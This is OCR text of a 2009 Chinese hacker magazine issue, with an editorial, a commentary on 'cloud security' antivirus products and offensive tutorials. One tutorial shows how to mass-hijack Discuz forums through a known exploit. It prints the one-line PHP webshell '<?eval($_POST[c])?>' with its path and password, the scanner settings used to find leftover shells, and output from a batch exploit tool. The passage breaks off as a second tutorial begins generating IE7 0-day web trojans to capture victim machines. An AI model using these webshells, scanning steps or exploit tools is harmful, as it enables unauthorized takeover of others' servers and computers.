
php+MYSQL得到绝对路径的方法

简单突破360安全卫士

黑客和超女的亲密接触

数据包也疯狂（一）

中毒后的小技巧救急



一次对盗号的反击

浅谈Hacking中的小技巧

MS08068漏洞利用浅析

ISBN 978-7-900452-13-9

黑·牛

写在前面

过得很快，真的很快！也许是去年发生的令人记忆犹新的事太多了吧。伤悲与快乐就让它随着冬日的寒风远去，那已经成为昔日的记忆，让我们收拾好心情，迎接即将到来的2009吧。

2009年1月25日，中国的春节即将到来，意味着我们将告别投鼠忌器的忐忑心态，重振气吞牛斗、气壮如牛的豪情壮志！

当然，激情过后记得休息，不然就成气喘如牛了，呵呵。**记住：不懂得休息的黑客就不是好黑客！**

农历正月初五，又称为“牛日”，自秦汉以来，传统的看法是：正月初一为“鸡日”，初二为“狗日”，初三为“猪日”，初四为“羊日”，初五为“牛日”，初六为“马日”，初七为“人日”。

传说这是因为女娲创造万物生灵的时候，先造的六畜，后造的人，因此初一到初六都是六畜之日。看来这动物的等级是在不断地提高，最后才是我们人——高级动物的出现！

人类创造了文明，文明造就了社会，社会产生了黑客……做黑客，很多人都是兴趣使然，小黑们是初生牛犊不怕虎，看了资料就操起工具上马实战。虽然偶尔会获得成功，但真正明白了思路，那才是你最大的知识财富。

杀鸡焉用牛刀，工具的选择也很重要，毕竟武器是生命的保障之一啊！当然，工具不是万能的，但没有工具却是万万不能的！当面对收集到的多如牛毛的信息，人和工具的配合将决定事情的进展程度，快或慢也许就会影响到你与目标之间最终的结果。

做黑客要讲究技术，像庖丁解牛那样，先牛刀小试一番，切不可牛不喝水强按头，不然就有可能牛头不对马嘴。搞不定的地方不要钻牛角尖，要多问多想多实验，网络可是最大的知识库，有空就上去浏一浏吧，呵呵……

黑客这一门技术中，有许多门学科，比如密码学、加密解密学、社会工程学等等，都是很复杂的学问。看过非安全·黑客手册出品的《黑客社会工程学攻击》一书的朋友应该会有所体会！因为那直接是人与人之间的信息黑学，形象点说，社工的过程就有点像对牛弹琴，因为你真实的目的是通过对方给出的信息达到另外的目的，而对方却一直以为他给你的信息就是你所需要的目的（好拗口哦，果然不愧为最恐怖的黑技），这完全是风马牛不相及。

当大家费尽九牛二虎之力，获得自己的目标，或又有意外收获时，那份“玩玩而已”的心性你又有多少呢？黑客不是破坏，隐私应当尊重。最后，祝天下的牛郎织女，老牛拉破车……（囧编被众人喂藕中……谁在酱油里加三聚氰胺啊？我做俯卧撑都找不到叉腰肌……）

祝所有“非”友新年快乐！！

走近“云安全”

新闻时评

“云安全”的概念来源于“云计算”，可以说“云安全”是“云计算”技术在信息安全领域的应用。更简单的讲，“云安全”指防毒安全厂商利用客户端搜集病毒样本，然后找到处理方式并分发给用户，这样整个互联网就成了一个大的保障用户电脑安全的杀毒软件。

卡巴斯基实验室是第一个将“云安全”技术推向正式商用的安全厂商。他们在2008年8月初推出了一个安全解决方案：卡巴斯基全功能安全软件2009，在这个解决方案中就包括了“云安全”技术，可从各个角度给用户提供完整的安全防御。

国内方面，瑞星在2008年7月正式发布“瑞星卡卡上网安全助手6.0版”，该产品拥有“自动在线诊断、木马行为判断与拦截、木马下载拦截”等三大独创的反木马功能，是一款集防、查、杀于一体的全新反木马利器。同时，也推出了基于互联网的全新安全模式——“云安全”（Cloud Security）计划。

瑞星“云安全”（Cloud Security）计划将用户和瑞星技术平台通过互联网紧密相连，组成一个庞大的木马／恶意软件监测、查杀网络，每个“瑞星卡卡6.0”用户都为“云安全”（Cloud Security）计划贡献一份力量，同时分享其他所有用户的安全成果。

而国内另一大软件公司金山，相继与百度、微软、腾讯三大网络巨头结成云安全联盟，全网布局“云安全”，让数亿用户分享金山毒霸“云安全”成果。相关人士表示，“依托于云安全技术，金山毒霸2009一举实现三项重要突破：病毒库病毒样本数量增加5倍、日最大病毒处理能力提高100倍、紧急病毒响应时间缩短到1小时以内。”

金山毒霸“云安全”主要由可支撑海量样本存储及计算的水银平台、互联网可信认证服务、爬虫系统这三大架构组成。作为安全2.0时代的核心，云安全的推出有效弥补了依托本地病毒库方式进行病毒查杀的不足。

随着各大杀软对于“云安全”技术的关注和投入，作为全球第一家提出基于云计算平台安全解决方案的厂商，趋势科技在主题为“Web安全云时代”的发布会上，展示了公司基于云安全技术架构（Cloud-Client）构建的下一代内容安全防护解决方案，正式进军“云安全”领域。

SecureCloud云安全技术作为下一代内容安全架构，旨在通过动态对被访问信息的安全等级进行评估，在恶意信息侵入网络之前，在源端直接就将其进行阻止，从而达到零接触、零感染的防护价值。

目前的“云安全”分两类：一类是特征库或类特征库在云端的储存与共享；另一类就是作为一个最新的恶意代码、垃圾邮件或钓鱼网址等的快速收集、汇总和响应处理的系统。

对于第一类方式，就目前来看，并没有很好地发挥出“云计算”的优势，因为信息安全产品还是具有很强的终端特性，仅仅将特征库放在云端，并没有太大的优势。因为在现在的网络环境中，下载下来也是一瞬间的事，而且在本地存放特征库还会大大减少因为网络故障带来的响应失败问题。

对于第二种方式，能够很好地对新的威胁进行快速响应，最大地发挥了群众的力量，应该说是较好的一种方式。

随着恶意程序的爆炸式增长，用户更为迫切地需要能够在第一时间就对新的恶意程序及其产生的不良影响进行防御，甚至在新的恶意威胁出现之前就具备对其进行防御的能力。

无论“云安全”只是一个噱头，还是一种趋势，它起码让更多的人认识到“云计算”应用到安全领域，将会为安全领域带来巨大的变化。希望安全领域厂商能够与从事“云计算”的专业厂商展开密切合作，我们期望国内能够早日涌现出真正意义上的“云安全”软件厂商。

栏目首语：怎么说呢？年味越来越浓了，天气越来越冷了，可金融危机却依然没有退去的迹象，不知道有多少人受到这个风暴的影响呢？你的肉鸡受到影响了没？呵呵，不要紧，这期的栏目给大家带来了别样的抓鸡方法，话说用到了孙子兵法的“螳螂捕蝉，黄雀在后”呢！怎么样，来尝尝鲜吧！

Discuz漏洞再利用之批量抓肉鸡

文 winger[bhst]

从本文你可以学到：

如何利用dz工具批量拿webshell

Discuz！6.x/7.x SODB-2008-13 Exp发布之后，短短几天之内互联网上有如刮起了一场黑色风暴，无数大型论坛被入侵。而入侵它们，并不需要很高超的技术，使用现成的工具即可，几秒钟你就可以学会。

先看一下现成的工具，如图1，不过这个漏洞只有开启了WAP注册的Discuz论坛才存在。google搜索之后一个一个试太麻烦，我等菜鸟又无法写出自动执行攻击步骤的工具，怎么办呢？

做一个有头脑的菜鸟，往往比速成高手容易得多，收成也不见得要差，且看我慢慢道来。这个漏洞的成因就不说了，漏洞被利用后，默认会在论坛的/forumdata/cache/目录下生成一个名为eval.php的一句话木马，木马的内容就是“<?eval($_POST[c])?>80vul”，即连接密码是c。

我发现很多人都没有更改这个一句话木马的内容就拿来使用，用完之后也不删除就离开。且不说他们是懒惰还是出于对发布者的尊重，这种情况可以被我们利用，从而拿到大量的肉鸡。

拿出挖掘机，**在“一句话”部分点“添加”，新增一个“文件名”为eval.php，“路经组”为/forumdata/cache/的扫描项。**之后选中这个扫描项，“搜索关键词”填“Discuz”，其它选项设默认值就行，如图2，然后开始扫描。

一会儿功夫，就扫到了几台符合条件的目标，比例大概是每1300个网站中有一台，如图3。

用WebShellControl连接扫到的url地址，输入默认密码c，轻松得到大量肉鸡，如图4。

怎么样？一招“螳螂捕蝉，黄雀在后”就让你再也不用为没有肉鸡而发愁啦！

[文章中涉及到的exp以及批量工具已经收录于本期光盘中]

编辑点评：

作者写得过于简单，为了大家方便，提供了一份批量拿shell的工具，以备不时之需！

```
H:\0day\dz>dz www.…….net /
好了,去看看你的WebShell吧:      http://www.…….net/forumdata/cache/eval.php
里面的代码是:   <?eval($_POST[c])?>
别告诉我你不会用 -,-
```

图1




图2




图3





图4



过年前的最后疯狂
——利用 IE7 0day 抓鸡

图 LC旋律

不知不觉就要过年了，今年爆出的高危漏洞真是数不胜数，相信各位朋友应该也从中抓到了不少肉鸡吧？这次我为各位带来的就是高危漏洞微软IE7的0day。

首先打开我们的IE7 0day网马生成器，工具的界面如图1所示。

